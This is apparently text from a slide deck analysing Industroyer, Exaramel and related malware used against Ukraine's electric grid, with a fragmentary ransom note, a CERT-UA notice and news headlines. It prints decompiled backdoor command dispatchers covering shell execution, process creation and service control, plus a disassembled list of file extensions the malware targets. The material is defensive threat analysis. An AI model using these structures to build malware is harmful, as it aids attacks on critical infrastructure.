
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
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2. Send your Bitcoin wallet ID and personal installation key to e-mail [wowsmith123456@posteo.net](mailto:wowsmith123456@posteo.net). Your personal installation key:

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
If you already purchased your key, please enter it below.

Key:



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April 2014  
War in Donbas  
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# Exaramel

```
1 DWORD __stdcall cmd_thread(thread_param *param)
2 {
3     // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL- "+" TO EXPAND]
4
5     result1 = 0x16;
6     v2 = init_CMD_struct(param->xml, &CMD);
7     SetEvent((HANDLE)param->event);
8     if ( v2 )
9         return 1;
10    cmd_struct1 = CMD;
11    switch ( CMD->cmd_id )
12    {
13        case 1:
14            result = cmd_create_proccess(CMD);
15            goto end;
16        case 2:
17            result = cmd_create_proccess_as_user(CMD);
18            goto end;
19        case 3:
20            result = cmd_write_file(CMD);
21            goto end;
22        case 4:
23            result = cmd_copy_file_aka_upload(CMD);
24            goto end;
25        case 5:
26            result = cmd_execute_shell_cmd(CMD);
27            goto end;
28        case 6:
29            result = cmd_execute_shell_cmd_as_user(CMD);
30            goto end;
31        case 7:
32            result = cmd_eval_UBS_code(CMD);
33    end:
34        result1 = result;
35        break;
36    default:
37        break;
38    }
39    PathCombineW(&pszDest, (LPCWSTR)cmd_struct1->storage_path, L"done");
40    file_write(&pszDest, 0, 0);
41    mem_free((LPVOID)cmd_struct1->Field_0);
42    mem_free((LPVOID)cmd_struct1->cmd_content);
43    mem_free((LPVOID)cmd_struct1->file_content);
44    mem_free(cmd_struct1);
45    return result1;
46 }
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# Industroyer

```
1 int __cdecl run_command(cmd_internal *CMD)
2 {
3     int result; // eax
4
5     result = LOBYTE(CMD->cmd_id) - 1;
6     switch ( LOBYTE(CMD->cmd_id) )
7     {
8         case 1u:
9             result = cmd_create_proccess(CMD);
10            break;
11        case 2u:
12            result = cmd_create_proccess_as_user(CMD);
13            break;
14        case 3u:
15            result = cmd_write_file(CMD);
16            break;
17        case 4u:
18            result = cmd_copy_file_aka_upload(CMD);
19            break;
20        case 5u:
21            result = cmd_execute_shell_cmd(CMD);
22            break;
23        case 6u:
24            result = cmd_execute_shell_cmd_as_user(CMD);
25            break;
26        case 7u:
27            ExitProcess(0);
28            return result;
29        case 8u:
30            result = cmd_stop_service(CMD);
31            break;
32        case 9u:
33            result = cmd_stop_service_as_user(CMD);
34            break;
35        case 0xAu:
36            result = cmd_start_service_as_user(CMD);
37            break;
38        case 0xBu:
39            result = cmd_service_change_path_to_binary_as_user(CMD);
40            break;
41    default:
42        return result;
43    }
44    return result;
45 }
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BlackEnergy  
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**Jun 2017**

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

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

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
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
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
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


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


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Dozens of  
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Targeted  
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Compiled &  
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⌚ 12.04.2022

ШПЗ

## Загальна інформація

Урядовою командою реагування на комп'ютерні надзвичайні події України CERT-UA вжито невідкладних заходів з реагування на інцидент інформаційної безпеки, пов'язаний з цільовою

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**Ukraine says it thwarted Russian cyberattack on electricity grid**

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**Ukraine Thwarts Cyberattack on Electric Grid, Officials Say**

The attack, which was set for last Friday, used software similar to the 'industroyer' code used in a 2017 noted



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
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
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# Industroyer 2016

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


De-energize  
power lines



Deny operators  
visibility  
& control

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```
• .rdata:10010ED0 off_10010ED0 dd offset aSys_bascon_com ; DATA XREF: sub_1€  
• .rdata:10010ED0 ; "SYS_BASCON.COM"  
• .rdata:10010ED4 dd offset a_v ; "*.v"  
• .rdata:10010ED8 dd offset a_pl ; "*.PL"  
• .rdata:10010EDC dd offset a_paf ; "*.paf"  
• .rdata:10010EE0 dd offset a_v ; "*.v"  
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• .rdata:10010EE8 dd offset a_trc ; "*.trc"  
• .rdata:10010EEC dd offset a_scl ; "*.SCL"  
• .rdata:10010EF0 dd offset a_bak ; "*.bak"  
• .rdata:10010EF4 dd offset a_cid ; "*.cid"  
• .rdata:10010EF8 dd offset a_scd ; "*.scd"  
• .rdata:10010EFC dd offset a_pcmp ; "*.pcmp"  
• .rdata:10010F00 dd offset a_pcmi ; "*.pcmi"  
• .rdata:10010F04 dd offset a_pcmt ; "*.pcmt"  
• .rdata:10010F08 dd offset a_ini ; "*.ini"  
• .rdata:10010F0C dd offset a_xml ; "*.xml"  
• .rdata:10010F10 dd offset a_cin ; "*.CIN"  
• .rdata:10010F14 dd offset a_ini ; "*.ini"  
• .rdata:10010F18 dd offset a_prj ; "*.prj"  
• .rdata:10010F1C dd offset a_cxm ; "*.c xm"  
• .rdata:10010F20 dd offset a_elb ; "*.elb"  
• .rdata:10010F24 dd offset a_epl ; "*.epl"  
• .rdata:10010F28 dd offset a_mdf ; "*.mdf"  
• .rdata:10010F2C dd offset a_ldf ; "*.ldf"  
• .rdata:10010F30 dd offset a_bak ; "*.bak"  
• .rdata:10010F34 dd offset a_bk ; "*.bk"  
• .rdata:10010F38 dd offset a_bkp ; "*.bkp"  
• .rdata:10010F3C dd offset a_log ; "*.log"  
• .rdata:10010F40 dd offset a_zip ; "*.zip"  
• .rdata:10010F44 dd offset a_rar ; "*.rar"  
• .rdata:10010F48 dd offset a_tar ; "*.tar"  
• .rdata:10010F4C dd offset a_7z ; "*.7z"  
• .rdata:10010F50 dd offset a_exe ; "*.exe"  
• .rdata:10010F54 dd offset a_dll ; "*.dll"
```

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Signal Cross References


Substation Configuration Language

Configured IED Description


